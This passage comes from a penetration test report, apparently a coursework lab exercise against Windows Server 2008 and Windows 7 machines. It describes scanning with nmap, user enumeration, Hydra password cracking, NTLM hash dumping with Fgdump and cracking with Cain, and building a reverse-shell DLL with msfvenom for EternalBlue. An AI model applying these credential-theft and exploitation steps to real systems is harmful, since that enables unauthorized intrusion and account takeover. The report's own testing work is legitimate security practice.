

Figure 15 The vulnerabilities that had exploits

The results were taken into account during the exploitation phase when some of the vulnerabilities were used to gain access to the system.

The executive summary exported from Nessus is provided as an additional deliverable. It shows all of the vulnerabilities found during the scans and how dangerous the threat is.

Nmap was used as a secondary vulnerability scanner using its vulnerability script scan. This script was run with the commands:

nmap –script vuln 192.168.0.1
nmap –script vuln 192.168.0.2
nmap –script vuln 192.168.0.10
nmap –script vuln 192.168.0.11

The output is shown in Appendix A.

Note:

Usually it is a good idea to run another dedicated vulnerability scanner and compare their results against each other to weed out false positives and see if one of them found vulnerabilities that the other missed. OpenVAS and Nexpose were tried but OpenVAS needed internet access to be installed and the Kali installation didn't allow for (easy) outside access.

Nexpose installation failed because of an unknown Java error and debugging this wasn't pursued due to lack of time.

2.4 ENUMERATION

In the enumeration phase all the information gained was analyzed for more insight. First the Nmap aggressive scan results were studied for each of the systems.

The aggressive scan managed to enumerate the operating systems of the machines (these were confirmed later) and gave the following details:

Server1: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)

Server2: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)

Client1: Windows 7 Professional 7600 (Windows 7 Professional 6.1)

Client2: Windows 7 Professional 7600 (Windows 7 Professional 6.1)

There was an Apache HTTP service open on Server1 but this was related to the assignment and deemed unimportant. Server2 had a Microsoft IIS HTTP service. However when the address was visited nothing came up and this road wasn't pursued in more detail.



Figure 16 HTTP server not found

The aggressive scans also revealed the SMB version to be 2.02 which was a good thing (from a security stand point) since SMB version 1 is quite insecure and easy to abuse via code execution and Denial of Service attacks.

HTTP banners were grabbed for good measure however. The software IDServe was used for this and the output can be seen in Appendix A.

Both Server1 and Server2 had open DNS services and a DNS transfer was tried but it failed.



Figure 17 Software for a DNS transfer



Figure 18 DNS transfer failed



Figure 19 DNS enumeration try

```
root@kali:~# dnsrecon -r 192.168.0.1-192.168.0.11
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 192.168.0.1 to 192.168.0.11
[+] 0 Records Found
```

Figure 20 DNS reverse look up try

Server1 and Server2 had open telnet ports but the connection was refused.

Next the software Nbtenum3.3 was used to enumerate information using the open Netbios ports. The given test account for Client2 was used to successfully get a HTML output with all of the usernames for domain admins and normal users.



Figure 21 Running Nbtenun3.3

The outputs for all of the systems are provided as a separate deliverable.

For the next step the admin usernames were copied into a separate text file. The username file was used in conjunction with a few text files filled with the most commonly used passwords. A software called Hydra was used in Kali to try and crack an admin's password.



Figure 22 Setup for cracking the passwords of admin accounts

The smallest password list didn't give any results but the second larger one managed to crack one admin password which was enough to own the systems.



Figure 23 Successful crack of an admin password

With the cracked admin account it was easy to get the rest of the admin hashes to try and crack even more accounts. Fgdump was used to extract the NTLM hashes from the SAM database.

Figure 24 Fgdump



Figure 25 Admin account NTLM hashes

The hashes were then imported to a password hash cracker for Windows called Cain which was used to crack as many of them as possible using the dictionary NTLM hash attack which again utilized the password files.



Figure 26 Cracking NTLM hashes in Cain

Figure 27 Results from Cain

About half of the admin accounts were cracked using Cain. After cracking the hashes, rainbow tables were used to try and crack the password for the Administrator account but it failed.



Figure 28 Trying to crack the Administrators password using rainbow tables in rcrack

After cracking admin passwords, one of the accounts was used to plant a file on the Administrators desktop of each of the systems to prove unauthorized admin access was gained. To achieve this a remote share was created from the attacking machine to the target to gain access to its file explorer.



Figure 29 Network share creation on Server1; the same was done for Server2

After creating the share it was just a matter of navigating to the Administrator desktop.



Figure 30 Network share showing up on attacking machine



Figure 31 File left on the Administrators desktop for proof of access; the same was done for Server2

A file was left on the desktops of Client1 and Client2 by actually testing an admin username and password combination.



Figure 32 File left on admin account's desktop on Client1; the same was done for Client2

After this the enumeration phase was finished and the next thing to do was to try and exploit the found vulnerabilities.

2.5 EXPLOITATION

The Nessus scan results showed that each of the systems are vulnerable to the EternalBlue exploit developed by the NSA. EternalBlue uses a vulnerability in Microsoft's version of the SMB protocol. The exploit allows the execution of malicious commands in the vulnerable machnine.

To exploit the vulnerability a malicious DLL was created using msfvenom in Kali. The DLL allows a reverse TCP shell to be injected into a process in the target machine.



Figure 33 Reverse TCP shell backdoor creation

